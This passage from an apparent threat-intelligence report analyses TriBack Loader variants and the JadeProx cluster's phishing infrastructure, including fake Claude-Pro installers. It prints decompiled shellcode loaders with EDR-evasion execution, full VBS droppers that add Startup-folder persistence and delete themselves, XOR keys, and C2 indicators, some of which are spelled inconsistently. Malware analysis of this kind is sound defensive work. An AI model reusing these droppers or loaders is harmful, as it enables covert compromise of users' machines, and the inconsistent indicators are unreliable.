    v26 = *((_BYTE *)lpBuffer + v24);
    *((_BYTE *)lpBuffer + v24) = *((_BYTE *)lpBuffer + j);
    *((_BYTE *)lpBuffer + j) = v26;
    ++v24;
}
v27 = sub_180002473(v23);
for ( k = 0; (unsigned __int64)k < *(_QWORD *)nNumberOfBytesToRead; ++k )
{
    v31 = *((unsigned __int8 *)lpBuffer + k);
    *((_BYTE *)lpBuffer + k) = v23[(k + 5) % v27] ^ v31;
}
v11 = sub_180003DBE(1024);
v12 = sub_180003DBE(v11);
sub_180003DBE(v12);
InitOnce.Ptr = 0;
InitOnceExecuteOnce(&InitOnce, (PINIT_ONCE_FN)lpBuffer, 0, &Context);
return sub_180003512(v14, &unk_180086DB0);

```

Figure 18. Variant-1 of TriBack Loader.

The critical difference between the opendir and Honduras variant is how the final payload gets executed. The opendir sample uses *InitOnceExecuteOnce* API which is a known sandbox evasion technique. The Windows one-time initialization API is rarely monitored by EDR solutions compared to direct *CreateThread* or *VirtualAlloc* with execute patterns.

```

sub_1800028E2(FileName, a1);
sub_1800028E2(FileName, ".log");
v5 = sub_180003E31(1024);
v6 = sub_180003E31(v5);
sub_180003E31(v6);
hFile = CreateFileA(FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
*(_QWORD *)nNumberOfBytesToRead = GetFileSize(hFile, 0);
lpBuffer = (LPVOID)sub_180002ABD(*(_QWORD *)nNumberOfBytesToRead);
ReadFile(hFile, lpBuffer, nNumberOfBytesToRead[0], &nNumberOfBytesRead, 0);
v7 = sub_180003E31(1024);
v8 = sub_180003E31(v7);
sub_180003E31(v8);
f101dProtect[0] = 0;
CurrentProcess = GetCurrentProcess();
VirtualProtectEx(CurrentProcess, lpBuffer, *(SIZE_T *)nNumberOfBytesToRead, 0x40u, f101dProtect);
v10 = sub_180003E31(1024);
v11 = sub_180003E31(v10);
sub_180003E31(v11);
v23 = "Qby2RSgkGIHumNrD1bt10EHV3y2dVh5b";
v24 = 0;
for ( j = nNumberOfBytesToRead[0] - 1; v24 < j; --j )
{
    v26 = *((_BYTE *)lpBuffer + v24);
    *((_BYTE *)lpBuffer + v24) = *((_BYTE *)lpBuffer + j);
    *((_BYTE *)lpBuffer + j) = v26;
    ++v24;
}
v27 = sub_1800024A0(v23);
for ( k = 0; (unsigned __int64)k < *(_QWORD *)nNumberOfBytesToRead; ++k )
{
    v32 = *((unsigned __int8 *)lpBuffer + k);
    *((_BYTE *)lpBuffer + k) = v23[(k + 5) % v27] ^ v32;
}
v12 = sub_180003E31(1024);
v13 = sub_180003E31(v12);
sub_180003E31(v13);
TimerQueue = CreateTimerQueue();
hHandle = CreateEventA(0, 1, 0, 0);
CreateTimerQueueTimer(&phNewTimer, TimerQueue, (WAITORTIMERCALLBACK)lpBuffer, 0, 0x64u, 0, 0);
WaitForSingleObject(hHandle, 0xFFFFFFFF);
CloseHandle(hHandle);
return sub_180003562(v15, &unk_18008BDD0);

```

Figure 19. Variant-2 of TriBack Loader.

The Honduras sample uses a **TimerQueue** callback for execution, which is another EDR evasion technique. By registering the decrypted payload as a timer callback rather than a thread, it avoids CreateThread hooks that many security products monitor. With a simple decryption script, we extracted the final shellcode. Examining the shellcode stub which is 1023 bytes followed by MZ header starting at 0x3FF location, reveals this to be a reflective loader of the PE file.

```
def decrypt_payload(filepath, key, offset=5):
    with open(filepath, 'rb') as f:
        data = bytearray(f.read())

    # Stage 1: reverse
    data = data[::-1]

    # Stage 2: rolling XOR with offset
    key = key.encode()
    keylen = len(key)
    for k in range(len(data)):
        data[k] ^= key[(k + offset) % keylen]

    return bytes(data)

# OpenDir sample
opendir_payload = decrypt_payload(
    "ServiceHub.DataWarehouseHost.exe.dat",
    "pmm3jPpdu8NYvVQ5JxRnQdP2vhxAU3nn"
)

# Honduras sample
honduras_payload = decrypt_payload(
    "ServiceHub.DataWarehouseHost.exe.log",
    "Qby2RSGkGIHumNrDlbt10EHV3y2dVh5b"
)

# Write decrypted payloads
with open("opendir_decrypted.bin", 'wb') as f:
    f.write(opendir_payload)
with open("honduras_decrypted.bin", 'wb') as f:
    f.write(honduras_payload)
```

Figure 20. Decrypting shellcode stub.

AdaptixC2

Debugging the final payload leads us to **AdaptixC2** beacon, an open-source post-exploitation framework.

Compilation Timestamp	Size
2026-03-17 15:53:25 (UTC)	93 KB
2026-03-18 07:44:31 (UTC)	97 KB

Figure 21. Domain of AdaptixC2 extracted.

The C2 identified in the open directory case is **sylverixstrategy[.]com** with the following HTTP configuration:

X-Beacon-Id:

sVl9rKliaBp9mWruQqlqT3KRAkQ1SgKEebeF4X7hA/0gYq4SeF44nYLMrCi8hjuvNJbm3W/o79gUWzgz1n7dvykcx6UjASly6McMdMVcFmv949g+Vm

```
POST
/api/v1/status
/updates/check.php
/content.html
Mozilla/5.0 (Windows NT 6.2; rv:20.0) Gecko/20121202 Firefox/20.0
```

We won't be going into in-depth technical analysis of the framework as it has already been [documented](#) extensively, and [recently](#) as well.

Recent whois records indicate the C2 was created on 2026-03-13 during the same time when the malware was created. The C2 in the Honduras case is **gouvnbol[.]top** (2026-03-18) and both these domains have **NameSilo** as registrar. Recently, [Tropic Trooper](#) weaponized AdaptixC2 with a customer beacon listener. Though our beacons are not custom listeners, a GitHub analytics cookie is observed that links this to the custom beacon profile of Tropic Trooper.

	Honduras sample	Open directory sample
config_size	522 bytes (0x20a)	264 bytes (0x108)
rc4_key	853f760f76de3201b0af0e41f1f65fba	e067ffea77875ae0dc13d4ce045931d3
wmark	0xbe4c0149	0xbe4c0149
build_hash	0x7b7a9484	0xf2d5fab3
listener_type	BEACON_HTTP	BEACON_HTTP
user_agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36	Mozilla/5.0 (Windows NT 6.2; rv:20.0) Gecko/20121202 Firefox/20.0
http_headers	yes	none
Github cookie	_octo=GH1.1.1819548244.1756364148	none

The Third Variant: Claude-Pro Themed

Another archive with similar triad but different signed binaries has been identified (which has been blogged about twice in the cybersecurity community, in [April](#) and [May](#)). Uploaded from Japan and named “**Claude-Pro-Relay-Technical-Overview.zip**” with a 2026-04-04 modification date, it contains an additional bash script in its infection chain. The shortcut file has the same machine ID and MAC address seen in variant 2, but this uses ftp.exe to trigger the bash script instead of explorer.exe and has the same nested folder structure:

- ftp.exe -s:./_CL_177530/.../script.dat

It triggers the decoy themed “Claude-Pro” and runs the next VBS script. One more archive containing identical payloads was uploaded from Australia as well, though upload regions do not necessarily indicate it as a targeted country. The decoy in this case is a technical overview of how Claude-Pro works.

Claude-Pro

Claude-Pro Relay Technical Overview

A practical description of how Claude-Pro Relay accelerates and stabilizes Claude-Code connectivity, and what advantages it provides versus a direct-to-upstream connection.

1. What It Is

Claude-Pro Relay is an acceleration and reliability layer between your Claude-Code CLI and Claude's official endpoints. It focuses on optimizing network path selection, connection reuse, and failure handling, especially in environments with high latency, packet loss, or unstable routes.

2. High-Level Architecture

Typical request flow:

```

Claude-Code CLI
  ↓ (TLS)
Claude-Pro Relay Edge (nearest POP)
  ↓ (optimized upstream path, pooled connections)
Claude Official Endpoint
  ↓
Response back to CLI

```

3. How Acceleration Works

Figure 22. PDF decoy used in the Claude-Pro themed variant.

The VBS stager is similar, but this time drops all the payloads into the startup directory for persistence. The signed binary used is avk.exe, which is a G DATA Security Software application, and the same triad of EXE-DLL-DAT file can be seen. A similar G DATA binary has been used recently by Chinese APT to load PlugX malware.

```

1  Dim fso, shell, StartupPath, ScriptPath
2
3  Set fso = CreateObject("Scripting.FileSystemObject")
4  Set shell = CreateObject("WScript.Shell")
5
6  StartupPath = shell.SpecialFolders("Startup") & "\"
7
8  ScriptPath = fso.GetParentFolderName(WScript.ScriptFullName) & "\"
9  On Error Resume Next
10 fso.CopyFile ScriptPath & "NOVUpdate.exe", StartupPath & "NOVUpdate.exe", True
11 fso.CopyFile ScriptPath & "avk.dll", StartupPath & "avk.dll", True
12 fso.CopyFile ScriptPath & "NOVUpdate.exe.dat", StartupPath & "NOVUpdate.exe.dat", True
13 shell.Run """" & StartupPath & "NOVUpdate.exe" & """" & "", 0, False
14
15 WScript.Quit

```

Figure 23. VB script seen in Claude-Pro themed variant.

Once the EXE is triggered by the VBS, it sideloads the DLL loader which reads the DAT file. The same win32 API sequence can be seen, but this time `EtwpCreateEtwThread` is used, an undocumented API for stealthy thread creation to bypass AV/EDR. It is fetched from `ntdll` using `GetModuleHandleA` and `GetProcAddress`, but the interesting thing is the same XOR key from variant 2 is used in this loader. Export triggers in this is `ModuleMain` with a 2026-01-18 timestamp.

```

strcpy(v3, ".dat");
v5 = CreateFileA(&FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
FileSize = GetFileSize(v5, 0);
v7 = (void *)sub_10004290(FileSize);
ReadFile(v5, v7, FileSize, &NumberOfBytesRead, 0);
f10ldProtect = 0;
CurrentProcess = GetCurrentProcess();
VirtualProtectEx(CurrentProcess, v7, FileSize, 0x40u, &f10ldProtect);
v9 = FileSize - 1;
for ( i = 0; i < v9; --v9 )
{
    v11 = *((_BYTE *)v7 + i);
    *((_BYTE *)v7 + i++) = *((_BYTE *)v7 + v9);
    *((_BYTE *)v7 + v9) = v11;
}
if ( FileSize )
{
    v12 = v7;
    do
    {
        *v12 ^= byte_10012E64[(int)&v12[5 - (_DWORD)v7] % 32];
        ++v12;
        --FileSize;
    }
    while ( FileSize );
}
ModuleHandleA = GetModuleHandleA("ntdll.dll");
EtwpCreateEtwThread = GetProcAddress(ModuleHandleA, "EtwpCreateEtwThread");
v15 = (void *)((int (__cdecl *)(void *, _DWORD))EtwpCreateEtwThread)(v7, 0);
WaitForSingleObject(v15, 0xFFFFFFFF);
return 0;

```

Figure 24. Variant-3 of TriBack Loader.

This version doesn't load AdaptixC2 but analysis of the shellcode shows this to be DonutLoader, another shellcode loader that runs a never-before-seen backdoor termed [Beagle](#). C2 observed in this case is license[.]claude-pro[.]com that gets resolved to 8.217.190[.]58, which has the same AS 45102 (Alibaba US Technology Co.) of the open directory IP address.

MSI Phishing

The triad observed here was also seen packaged as an MSI installer hosted on a phishing domain **claude-pro[.]com** registered on 2026-03-28. The final payload was first [blogged](#) recently as PlugX malware but doesn't mention any analysis, instead it points to another Lab52 [report](#) from Feb 2026 with similar G DATA based DLL sideloading.




Figure 25. Phishing portal impersonating Claude-Pro with a link that downloads an MSI package.

A different archive with similar naming convention "*Claude-Pro-windows-x64.zip*" and modification date 2026-04-05 is hosted on it using NameSilo (3rd domain with the same registrar). The MSI installer contains a similar VBS (Claude.vbs). Interestingly, while the ZIP was uploaded from the UK, the installer uses Chinese language throughout the process.



Figure 26a. Chinese language MSI installer.

Publisher: Unknown
File origin: Hard drive on this computer
Program location: Install
1.569.0
Anthropic
Chinese (Simplified, Mainland China)

Figure 26b. Installer metadata.

After the UAC prompt, the installer creates a desktop shortcut to the VBScript inside ProgramFiles under SquirrelTemp directory. The VBS in turn creates another shortcut to trigger legitimate Claude binary after verification and sets up the same triad inside the startup folder to survive reboot in a similar fashion seen above. Additionally, a self-delete batch script with double extension “\~del.vbs.bat” is created to delete the VBS after 2 seconds.




Figure 27. Target VBS triggered by desktop shortcut.

Anthropic > Claude > Cluade > packages > SquirrelTemp

Name	Date modified	Type	Size
avk.dll	1/18/2026 2:14 AM	Application extens...	83 KB
Claude.vbs	4/5/2026 3:06 AM	VBScript Script File	2 KB
NOVUpdate.exe	6/13/2018 5:02 PM	Application	499 KB
NOVUpdate.exe.dat	4/4/2026 3:57 AM	DAT File	90 KB

Figure 28. Contents of target directory containing TriBack Loader.

```

1 Option Explicit
2 Dim fso, WshShell
3 Dim ScriptPath, ScriptDir, ParentDir, GrandParentDir
4 Dim ClaudeExe, Desktop, ShortcutPath
5 Dim StartupPath, BatFile
6
7 Set WshShell = CreateObject("WScript.Shell")
8 Set fso = CreateObject("Scripting.FileSystemObject")
9
10 ScriptPath = Wscript.ScriptFullName
11 ScriptDir = fso.GetParentFolderName(ScriptPath)
12
13 ParentDir = fso.GetParentFolderName(ScriptDir)
14 GrandParentDir = fso.GetParentFolderName(ParentDir)
15 ClaudeExe = GrandParentDir & "\Claude.exe"
16
17 If Not fso.FileExists(ClaudeExe) Then
18     WScript.Quit
19 End If
20
21 Desktop = WshShell.SpecialFolders("Desktop")
22 ShortcutPath = Desktop & "\Claude.lnk"
23
24 If fso.FileExists(ShortcutPath) Then fso.DeleteFile ShortcutPath
25
26 Dim Shortcut
27 Set Shortcut = WshShell.CreateShortcut(ShortcutPath)
28 Shortcut.TargetPath = ClaudeExe
29 Shortcut.WorkingDirectory = GrandParentDir
30 Shortcut.Description = "Claude AI"
31 Shortcut.IconLocation = ClaudeExe & ",0"
32 Shortcut.Save
33
34 WshShell.Run """" & ClaudeExe & """" & " ", 1, False
35
36 On Error Resume Next
37 StartupPath = WshShell.SpecialFolders("Startup") & "\
38
39 fso.CopyFile ScriptDir & "\NOVUpdate.exe", StartupPath & "NOVUpdate.exe", True
40 fso.CopyFile ScriptDir & "\avk.dll", StartupPath & "avk.dll", True
41 fso.CopyFile ScriptDir & "\NOVUpdate.exe.dat", StartupPath & "NOVUpdate.exe.dat", True
42
43 WshShell.Run """" & StartupPath & "NOVUpdate.exe" & """" & " ", 0, False
44
45 BatFile = ScriptDir & "\-del.vbs.bat"
46
47 Dim BatContent
48 BatContent = "@echo off" & vbCrLf & _
49             "timeout /t 2 /nobreak >nul" & vbCrLf & _
50             "del "" & ScriptPath & """" & vbCrLf & _
51             "del "" & BatFile & """"
52
53 Dim bat
54 Set bat = fso.CreateTextFile(BatFile, True)
55 bat.Write BatContent
56 bat.Close
57
58 WshShell.Run """" & BatFile & """" & " ", 0, False
59
60 WScript.Quit

```

Figure 29. VB script variant that self-deletes.

The domain observed in this case is the same as above, `license[.]claude-prof[.]com`. Apart from the “*Claude.msi*” file seen in the archive, another standalone MSI has been identified named “*GolddTV.msi*” which is uploaded from Algeria. It has the identical triad payloads, but no VBS or shortcut is seen in the installation sequence and a different C2, `update-trellix[.]com` that resolved to 192.252.186[.]62 communicating on port 8080.

> Program Files (x86) > Goldd TV Company 2026 > Goldd TV

Name	Date modified	Type	Size
avk.dll	1/18/2026 2:14 AM	Application extension	83 KB
NOVUpdate.exe	6/13/2018 5:02 PM	Application	499 KB
NOVUpdate.exe.dat	4/9/2026 2:12 PM	DAT File	3 KB

Figure 30. Another MSI installer with TriBack Loader.

A Fourth Variant

Based on the XOR key seen in both variants 2 and 3, we pivoted to another archive uploaded from Taiwan. Named “*DeviceSync.zip*” and modification date 2026-02-13, it contains only an EXE and DLL. The signed binary used here is **MpCopyAccelerator.pdb** (Microsoft Malware Protection Copy Accelerator Utility), which is seen to be used by [Mustang Panda](#) a lot.

The loader seen is almost identical except that the .log file is searched in the *ProgramData* directory, meaning it is dropped prior to this archive file by some stager. It uses the same API sequence, XOR key and callback function. Since the LOG file is not available, the final payload cannot be determined.

```

Sleep(0x2710u);
v0 = 0;
FileA = CreateFileA("C:\\ProgramData\\Microsoft\\Windows.log", 0x80000000, 0, 0, 3u, 0x80u, 0);
FileSize = GetFileSize(FileA, 0);
v3 = (char *)sub_180004570(FileSize);
ReadFile(FileA, v3, FileSize, &NumberOfBytesRead, 0);
f10ldProtect = 0;
CurrentProcess = GetCurrentProcess();
VirtualProtectEx(CurrentProcess, v3, (unsigned int)FileSize, 0x40u, &f10ldProtect);
if ( (int)FileSize - 1 > 0 )
{
    v5 = &v3[(int)FileSize - 1];
    v6 = v3;
    do
    {
        v7 = *v5--;
        v8 = *v6;
        *v6++ = v7;
        v5[1] = v8;
    }
    while ( v6 - v3 < v5 - v3 );
}
if ( FileSize )
{
    v9 = v3;
    do
    {
        v10 = (v0 + 5) % 32;
        ++v0;
        *v9++ ^= aQby2rsgkghumn[v10]; // Qby2RSgkGIHumNrDlbt10EHV3y2dVh5b
    }
    while ( v0 < FileSize );
}
ModuleHandleA = GetModuleHandleA("ntdll.dll");
EtwpCreateEtwThread = GetProcAddress(ModuleHandleA, "EtwpCreateEtwThread");
v13 = (void *)((__int64 (__fastcall *)(char *, _QWORD))EtwpCreateEtwThread)(v3, 0);
WaitForSingleObject(v13, 0xFFFFFFFF);
return 0;

```

Figure 31. Another TriBack Loader payload.

Based on the repeated API sequence in all the four variants of TriBack loader, this is likely generated by a custom builder. Proofpoint [published](#) recently on a new PlugX variant with multiple DLLs sideloaded by signed binaries.

Infrastructure Analysis




Figure 32. JadeProx cluster infrastructure correlation as seen on Group-IB Graph.

The domains identified in our investigation are all registered under **NameSilo** with few having *Let's Encrypt* issuer and associated with CloudFlare Origin certificates.

Creation	Domain	Registrar	IP
2026-03-13	sylverixstrategy[.]com	NameSilo	104.21.60[.]96 – Cloudflare
2026-03-18	gouvbo[.]top	NameSilo	161.35.236[.]255 – DigitalOcean
2026-03-28	license[.]claude-prof[.]com	NameSilo	8.217.190[.]58 – Alibaba US

2026-04-16	vertextrust-advisors[.]com	NameSilo	178.128.108[.]89 – DigitalOcean
2026-02-02	update-trellix[.]com update-crowdstrike[.]com update-sentinelone[.]com	NameSilo	192.252.186[.]62 – CTG Server

In the Honduras case, the C2 has a login page observed recently that impersonates Piar Municipality in the Venezuelan state of Bolivar. It presents itself as a comprehensive administrative and tax management service, but is a phishing portal running on the C2 used for the AdaptixC2 beacon. The [official](#) website of **Alcaldía Bolivariana del Municipio Piar** looks completely different and is used for municipal tax collection under Superintendency of Tax Administration of the Municipality Piar.




Figure 33. Phishing portal impersonating Municipality Piar.

Creating a random account gets us into the portal, directing us to complete the profile and upload necessary documents such as RIF, last payment receipt, certificates, etc. along with personal information.




Figure 34. Successful login into the fake portal.




Figure 35. Data fields present on download page.

The website doesn’t have any proper terms or privacy statement, but provides an option to download the tax credit statement in various file formats as a decoy.

The Claude-Pro themed variant’s phishing domain on the other hand is linked to an IP (178.128.108[.]89) that points to a website titled “Vertex Trust Advisors”. This is another fake website “vertextrust-advisors[.]com” created in April 2026 which is likely mimicking Vertex Holdings, a global financial services group based in Singapore.

The fake website uses a Singapore address and lists various professional services such as Employment Lifecycle Compliance, Organizational Talent Strategy, Corporate Risk Management and Specialized Legal Advisory.




Figure 36. Fake portal impersonating Vertex.

The phishing infrastructure serves two purposes beyond hosting C2 endpoints. First, it provides cover: legitimate-looking websites on the same domains make the infrastructure appear less suspicious to automated reputation systems and casual inspection. Second, the portals actively collect credentials and personal data from targets who interact with them.

File Timeline

Cross-referencing compilation timestamps, ZIP modify dates, and domain registration dates across all the indicators reveals a consistent build that ties everything together. The earliest artifact, avk.dll, predates the open directory discovery by nearly three months, placing the start of active development in January 2026. February focuses on the DeviceSync-MpClient variant while March month has another hostfxr.dll build, two AdaptixC2 beacons compiled within days along with ZIP archive. The bjh.zip and Linux binary timestamps in April, align with the staging server activity captured in the open directory.

Timestamp	Description
2026-01-18 10:14:11 UTC	avk.dll
2026-02-02 12:11:31 UTC	MpClient.dll
2026:02:13 11:53:34 UTC	DeviceSync.zip
2026-02-27 05:40:43 UTC	hostfxr.dll
2026-03-17 15:53:25 UTC	AdaptixC2 Beacon
2026-03-18 07:40:39 UTC	hostfxr.dll
2026-03-18 07:44:31 UTC	AdaptixC2 Beacon

2026:03:18 17:03:06 UTC	Estado de Cuenta.zip
2026-03-20T06:32:59.804577Z	Estado de Cuenta.lnk
2026:04:04 04:02:50 UTC 2026:04:04 20:02:06 UTC	Claude-Pro-Relay-Technical-Overview.zip
2026-04-04T11:01:59.633307Z	Claude-Pro-Relay-Technical-Overview.lnk
2026:04:05 06:17:12 UTC	Claude-Pro-windows-x64.zip
2026:04:15 11:42 AM IST	bjh.zip
4/15/2026 12:41:44 AM IST	linux_amd64
4/30/2026 11:36:10 PM IST	socks5-server

Attribution

Various Chinese-origin tools listed in this operation have been weaponized by multiple China-nexus APTs, and the use of loaders to execute final payloads is consistent tradecraft across that ecosystem. The Chinese-language MSI installer and infrastructure pattern – NameSilo registrar, Cloudflare fronting, Alibaba hosting further confirm China-nexus origin.

The trident DLL sideloading with signed binaries overlaps with [Mustang Panda](#)’s documented PlugX delivery and the callback-API loader execution style with the ClaimLoader family. The hands-on post-exploitation toolkit (iox, fscan, suo5, Neo-reGeorg, etc.) is consistent with [Earth Lusca](#) and [UAT-5918](#) operations among others targeting government and education sectors across Asia. An open directory with similar Chinese-origin toolset was linked to [APT27](#) (Emissary Panda), whereas an updated TOSHis loader used by [Tropic Trooper](#) to deploy AdaptixC2 with custom GitHub listener.

However, no single group accounts for the full picture. The loader family, delivery infrastructure, lure themes, and targeting profile together do not match any one documented cluster. In the China-nexus ecosystem, tooling is routinely shared across groups and the presence of the same tools does not mean the same operator. We track this activity as JadeProx to avoid misattribution and to maintain a clean record of this cluster’s specific artifacts as new activity emerges. The TriBack Loader, its XOR key variants, and the associated infrastructure remain the most reliable anchors for future correlation.

Conclusion

JadeProx operates by conducting phishing campaigns delivering Windows loaders for initial access, tunnelling tools maintaining persistence across compromised networks, and custom Go-based relay infrastructure keeping the operator’s traffic hidden behind Alibaba and Cloudflare. The OPSEC failure on the staging server gave us a rare complete view of the operation and the targets across South-East Asia. The same builder produced four loader variants across two months, the same infrastructure pattern repeated across domains, and the signed-binary abuse technique ran across three different vendor binaries.

